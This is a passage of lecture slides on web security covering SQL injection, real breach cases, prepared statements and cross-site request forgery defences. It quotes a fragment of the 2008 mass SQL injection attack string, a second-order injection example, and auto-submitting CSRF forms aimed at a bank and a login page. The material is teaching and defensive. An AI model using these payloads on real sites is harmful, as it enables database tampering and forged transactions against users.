            user_level='103', user_aim=('????????')
WHERE user_id='userid'
```

… with superuser privileges

User's password is set to 'badPwd'

Second-Order SQL Injection

- Second-order SQL injection: data stored in database is later used to conduct SQL injection
- For example, user manages to set uname to admin' --
  - This vulnerability could exist if string escaping is applied inconsistently (e.g., strings not escaped)
  - UPDATE USERS SET passwd='cracked' WHERE uname='admin' --' why does this work?
- Solution: treat all parameters as dangerous

SQL Injection in the Real World (1)

http://www.ireport.com/docs/DOC-11831

- Oklahoma Department of Corrections divulges thousands of social security numbers (2008)
  - Sexual and Violent Offender Registry for Oklahoma
  - Data repository lists both offenders and employees
- "Anyone with a web browser and the knowledge from Chapter One of SQL For Dummies could have easily accessed – and possibly, changed – any data within the DOC's databases"

45-35

SQL Injection in the Real World (2)

- Ohio State University has the largest enrolment of students in the United States; it also seems to be vying to get the largest number of entries, so far eight, in the Privacy Rights Clearinghouse breach database . One of the more recent attacks that took place on the 31st of March 2007 involved a SQL injection attack originating from China against a server in the Office of Research. The hacker was able to access 14,000 records of current and former staff members.

CardSystems Attack (June 2005)

- CardSystems was a major credit card processing company
- Put out of business by a SQL injection attack
  - Credit card numbers stored unencrypted
  - Data on 263,000 accounts stolen
  - 43 million identities exposed

April 2008 Attacks

Brian Krebs on Computer Security

About This Blog | Archives | XML RSS Feed (What's RSS?)

Hundreds of Thousands of Microsoft Web Servers Hacked

Hundreds of thousands of Web sites - including several at the **United Nations** and in the U.K. government -- have been hacked recently and seeded with code that tries to exploit security flaws in **Microsoft Windows** to install malicious software on visitors' machines.

The attackers appear to be breaking into the sites with the help of a security vulnerability in Microsoft's Internet Information Services (IIS) Web servers. In an alert issued last week, Microsoft said it was investigating reports of an unpatched flaw in IIS servers, but at the time it noted that it wasn't aware of anyone trying to exploit that particular weakness.

Update, April 29, 11:28 a.m. ET: In a post to one of its blogs, Microsoft says this attack was *not* the fault of a flaw in IIS: "..our investigation has shown that there are no new or unknown vulnerabilities being exploited. This wave is not a result of a vulnerability in Internet Information Services or Microsoft SQL Server. We have also determined that these attacks are in no way related to Microsoft Security Advisory (951306). The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the developer of the Web site or application must use industry best practices outlined here. Our counterparts over on the IIS blog have written a post with a wealth of information for web developers and IT Professionals can take to minimize their exposure to these types of attacks by minimizing the attack surface area in their code and server configurations."

Shadowserver.org has a nice writeup with a great deal more information about the mechanics behind this attack, as does the SANS Internet Storm Center.

Main Steps in April 2008 Attack

- Use Google to find sites using a particular ASP style vulnerable to SQL injection
- Use SQL injection to modify the pages to include a link to a Chinese site nihaorr1.com
  - Do not visit that site – it serves JavaScript that exploits vulnerabilities in IE, RealPlayer, QQ Instant Messenger
- Attack used automatic tool; can be configured to inject whatever you like into vulnerable sites
- There is some evidence that hackers may get paid for each victim's visit to nihaorr1.com

Part of the SQL Attack String

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor  CURSOR
FOR select a.name,b.name from sysobjects a,syscolumns b where
a.id=b.id and a.xtype='u' and
(b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0) BEGIN
 exec('update ['+@T+'] set
['+@C+']=rtrim(convert(varchar,['+@C+']))+" "")
FETCH NEXT FROM  Table_Cursor INTO @T,@C
END CLOSE Table_Cursor
DEALLOCATE Table_Cursor;
DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(
%20AS%20NVARCHAR(4000));EXEC(@S);--
```

Preventing SQL Injection

- Input validation
  - Filter
    - Apostrophes, semicolons, percent symbols, hyphens, underscores, …
    - Any character that has special meanings
  - Check the data type (e.g., make sure it's an integer)
- Whitelisting
  - Blacklisting "bad" characters doesn't work
    - Forget to filter out some characters
    - Could prevent valid input (e.g., last name O'Brien)
  - Allow only well-defined set of safe values
    - Set implicitly defined through regular expressions

Escaping Quotes

- For valid string inputs use escape characters to prevent the quote becoming part of the query
  - Example: escape(o’connor) = o”connor
  - Convert ’ into \’
  - Only works for string inputs
  - Different databases have different rules for escaping


Prepared Statements

- Metacharacters such as ’ in queries provide distinction between data and control
- In most injection attacks data are interpreted as control – this changes the semantics of a query or a command
- Bind variables: ? placeholders guaranteed to be data (not control)
- Prepared statements allow creation of static queries with bind variables. This preserves the structure of intended query.

Prepared Statement: Example

http://java.sun.com/docs/books/tutorial/jdbc/basics/prepared.html

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                      + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```



Bind variable:
data placeholder

- Query parsed without parameters
- Bind variables are typed (int, string, ...)


Mitigating Impact of Attack

- Prevent leakage of database schema and other information
- Limit privileges (defense in depth)
- Encrypt sensitive data stored in database
- Harden DB server and host OS
- Apply input validation

XSRF: Cross-Site Request Forgery

- Same browser runs a script from a "good" site and a malicious script from a "bad" site
  - How could this happen?
  - Requests to "good" site are authenticated by cookies
- Malicious script can make forged requests to "good" site with user's cookie
  - Netflix: change acct settings, Gmail: steal contacts
  - Potential for much bigger damage (think banking)

XSRF (aka CSRF): Basic Idea



Q: how long do you stay logged on to Gmail?


Cookie Authentication: Not Enough!

- Users logs into bank.com, forgets to sign off
  - Session cookie remains in browser state
- User then visits a malicious website containing


```
<form  name=BillPayForm
action=http://bank.com/BillPay.php>
<input  name=recipient  value=badguy> …
<script> document.BillPayForm.submit(); </script>
```

- Browser sends cookie, payment request fulfilled!
- Lesson: cookie authentication is not sufficient when side effects can happen


XSRF in More Detail




Login XSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Inline Gadgets



Using Login XSRF for XSS



XSRF vs. XSS

- Cross-site scripting
  - User trusts a badly implemented website
  - Attacker injects a script into the trusted website
  - User's browser executes attacker's script
- Cross-site request forgery
  - A badly implemented website trusts the user
  - Attacker tricks user's browser into issuing requests
  - Website executes attacker's requests

XSRF Defenses

- Secret validation token


```
<input type=hidden value=23a3af01b>
```

- Referer validation


```
Referer:
http://www.facebook.com/home.php
```

- Custom HTTP header

```
X-Requested-By: XMLHttpRequest
```

Secret, Random Validation Token


```
<input type=hidden value=23a3af01b>
```

- Hash of user ID
  - Can be forged by attacker
- Session ID
  - If attacker has access to HTML of the Web page (how?), can learn session ID and hijack the session
- Session-independent nonce – Trac
  - Can be overwritten by subdomains, network attackers
- Need to bind session ID to the token
  - CSRFx, CSRFGuard - Manage state table at the server
  - HMAC (keyed hash) of session ID – no extra state!

NoForge

- Binds token to session ID using server-side state
- Requires a session before token is validated
  - Does not defend against login XSRF
- Parses HTML and appends token to hyperlinks
  - Does not distinguish between hyperlinks back to the application and external hyperlinks
  - Remote site gets user's XSRF token, can attack referer
- … except for dynamically created HTML (why?)
  - Gmail, Flickr, Digg use JavaScript to generate forms that need XSRF protection

Referer Validation



✓ `Referer: http://www.facebook.com/home.php`

✗ `Referer: http://www.evil.com/attack.html`

? `Referer:`

- Lenient referer checking – header is optional
- Strict referer checking – header is required

Why Not Always Strict Checking?

- Reasons to suppress referer header
  - Network stripping by the organization
    - For example, http://intranet.corp.apple.com/projects/iphone/competitors.html
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser
  - Buggy user agents
- Web applications can't afford to block these users
- Feasible over HTTPS (header rarely suppressed)
  - Logins typically use HTTPS – helps against login XSRF!

XSRF with Lenient Referer Checking

http://www.attacker.com

redirects to

common browsers don't send referer header

ftp://www.attacker.com/index.html

javascript:"<script> /* CSRF */ </script>"

data:text/html,<script> /* CSRF */ </script>

XSRF Recommendations

- Login XSRF
  - Strict referer validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Strict referer validation
- Other sites
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Another type of HTTP header?

Custom Header

- XMLHttpRequest is for same-origin requests
  - Browser prevents sites from sending custom HTTP headers to other sites, but can send to themselves
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR 2 has a whitelist for cross-site requests
- POST requests via AJAX

```
X-Requested-By: XMLHttpRequest
```

- No secrets required

“Ideal” XSRF Defense

- Does not break existing sites
- Easy to use
- Allows legitimate cross-site requests
- Reveals minimum amount of information
- No secrets to leak
- Standardized

Origin Header

[Barth et al.]

- Add origin header to each POST request
  - Identifies only the principal that initiated the request (scheme, host, port of active document's URL)
  - Does not identify path or query (unlike referer header)
